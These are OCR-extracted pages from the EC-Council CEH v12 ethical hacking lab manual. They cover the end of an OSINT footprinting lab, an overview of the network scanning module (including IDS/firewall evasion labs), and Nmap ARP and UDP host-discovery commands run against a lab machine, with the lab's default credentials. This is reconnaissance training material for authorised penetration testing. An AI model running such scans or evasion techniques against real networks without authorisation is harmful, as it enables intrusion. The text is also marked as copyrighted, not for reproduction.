back to the **OSINT Framework** webpage.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Now, click the **Metadata** category and click the **FOCA** tool from a list of available tools.



16. The **FOCA** website appears, displaying information about the tool along with its download link, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Similarly, you can explore other available categories such as **Email Address**, **IP Address**, **Social Networks**, **Instant Messaging**, etc. and the tools associated with each category. Using these tools, you can perform footprinting on the target organization.
18. This concludes the demonstration of performing footprinting using the OSINT Framework.
19. You can also use footprinting tools such as **Recon-Dog** (https://www.github.com), **Grecon** (https://github.com), **Th3Inspector** (https://github.com), **Raccoon** (https://github.com), **Orb** (https://github.com), etc. to gather additional information related to the target company.
20. Close all open windows and document all the acquired information.
21. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CEH Lab Manual

Scanning Networks

Module 03

Scanning Networks

Network scanning refers to a set of procedures performed to identify the hosts, ports, and services running in a network.

Lab Scenario

Earlier, you gathered all possible information about the target such as organization information (employee details, partner details, web links, etc.), network information (domains, sub-domains, sub sub-domains, IP addresses, network topology, etc.), and system information (OS details, user accounts, passwords, etc.).

Now, as an ethical hacker, or as a penetration tester (hereafter, pen tester), your next step will be to perform port scanning and network scanning on the IP addresses that you obtained in the information-gathering phase. This will help you to identify an entry point into the target network.

Scanning itself is not the actual intrusion, but an extended form of reconnaissance in which the ethical hacker and pen tester learns more about the target, including information about open ports and services, OSes, and any configuration lapses. The information gleaned from this reconnaissance helps you to select strategies for the attack on the target system or network.

This is one of the most important phases of intelligence gathering, which enables you to create a profile of the target organization. In the process of scanning, you attempt to gather information, including the specific IP addresses of the target system that can be accessed over the network (live hosts), open ports, and respective services running on the open ports and vulnerabilities in the live hosts.

Port scanning will help you identify open ports and services running on specific ports, which involves connecting to Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) system ports. Port scanning is also used to discover the vulnerabilities in the services running on a port.

The labs in this module will give you real-time experience in gathering information about the target organization using various network scanning and port scanning techniques.

Lab Objective

The objective of this lab is to conduct network scanning, port scanning, analyzing the network vulnerabilities, etc.

Network scans are needed to:

- Check live systems and open ports
- Identify services running in live systems
- Perform banner grabbing/OS fingerprinting
- Identify network vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 130 Minutes

Overview of Scanning Networks

Network scanning is the process of gathering additional detailed information about the target by using highly complex and aggressive reconnaissance techniques. The purpose of scanning is to discover exploitable communication channels, probe as many listeners as possible, and keep track of the responsive ones.

Types of scanning:

- **Port Scanning**: Lists open ports and services
- **Network Scanning**: Lists the active hosts and IP addresses
- **Vulnerability Scanning**: Shows the presence of known weaknesses

Lab Tasks

Ethical hackers and pen testers use numerous tools and techniques to scan the target network. Recommended labs that will assist you in learning various network scanning techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Host Discovery	√	√	√
	1.1 Perform Host Discovery using Nmap	√		√
	1.2 Perform Host Discovery using Angry IP Scanner		√	√
2	Perform Port and Service Discovery	√	√	√
	2.1 Perform Port and Service Discovery using MegaPing		√	√
	2.2 Perform Port and Service Discovery using NetScanTools Pro		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	2.3 Perform Port Scanning using sx Tool		√	√
	2.4 Explore Various Network Scanning Techniques using Nmap	√		√
	2.5 Explore Various Network Scanning Techniques using Hping3		√	√
3	Perform OS Discovery	√	√	√
	3.1 Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark		√	√
	3.2 Perform OS Discovery using Nmap Script Engine (NSE)	√		√
	3.3 Perform OS Discovery using Unicornscan		√	√
4	Scan beyond IDS and Firewall	√	√	√
	4.1 Scan beyond IDS/Firewall using various Evasion Techniques	√		√
	4.2 Create Custom Packets using Colasoft Packet Builder to Scan beyond IDS/Firewall		√	√
	4.3 Create Custom UDP and TCP Packets using Hping3 to Scan beyond IDS/Firewall	√		√
	4.4 Browse Anonymously using Proxy Switcher		√	
	4.5 Browse Anonymously using CyberGhost VPN		√	
5	Perform Network Scanning using Various Scanning Tools	√		√
	5.1 Scan a Target Network using Metasploit	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Host Discovery

Host discovery is the process of identifying active hosts in the target network.

Lab Scenario

As a professional ethical hacker or pen tester, you should be able to scan and detect the active network systems/devices in the target network. During the network scanning phase of security assessment, your first task is to scan the network systems/devices connected to the target network within a specified IP range and check for live systems in the target network.

Lab Objectives

- Perform host discovery using Nmap
- Perform host discovery using Angry IP Scanner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Host Discovery

Host discovery is considered the primary task in the network scanning process. It is used to discover the active/live hosts in a network. It provides an accurate status of the systems in the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network, which, in turn, reduces the time spent on scanning every port on every system in a sea of IP addresses in order to identify whether the target host is up.

The following are examples of host discovery techniques:

- ARP ping scan
- UDP ping scan
- ICMP ping scan (ICMP ECHO ping, ICMP timestamp, ping ICMP, and address mask ping)
- TCP ping scan (TCP SYN ping and TCP ACK ping)
- IP protocol ping scan

Lab Tasks

Task 1: Perform Host Discovery using Nmap


Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Here, we will use Nmap to discover a list of live hosts in the target network. We can use Nmap to scan the active hosts in the target network using various host discovery techniques such as ARP ping scan, UDP ping scan, ICMP ECHO ping scan, ICMP ECHO ping sweep, etc.

1. Turn on the **Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Parrot Security**, **Ubuntu**, and **Android** virtual machines.
2. In the login page of **Parrot Security** machine, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. In the terminal window, type the command **nmap -sn -PR [Target IP Address]** (here, the target IP address is **10.10.1.22**) and press **Enter**.

   Note: **-sn**: disables port scan and **-PR**: performs ARP ping scan.




7. The scan results appear, indicating that the target **Host is up**, as shown in the screenshot.

   Note: In this lab, we are targeting the **Windows Server 2022** (**10.10.1.22**) machine.

   Note: The ARP ping scan probes ARP request to target host; an ARP response means that the host is active.

   Note: The MAC address might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the terminal window, type **nmap -sn -PU [Target IP Address]**, (here, the target IP address is **10.10.1.22**) and press **Enter**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

   Note: **-PU**: performs the UDP ping scan.

   Note: The UDP ping scan sends UDP packets to the target host; a UDP response means that the host is active. If the target host is offline or unreachable, various error messages such as "host/network unreachable" or "TTL exceeded" could be returned.

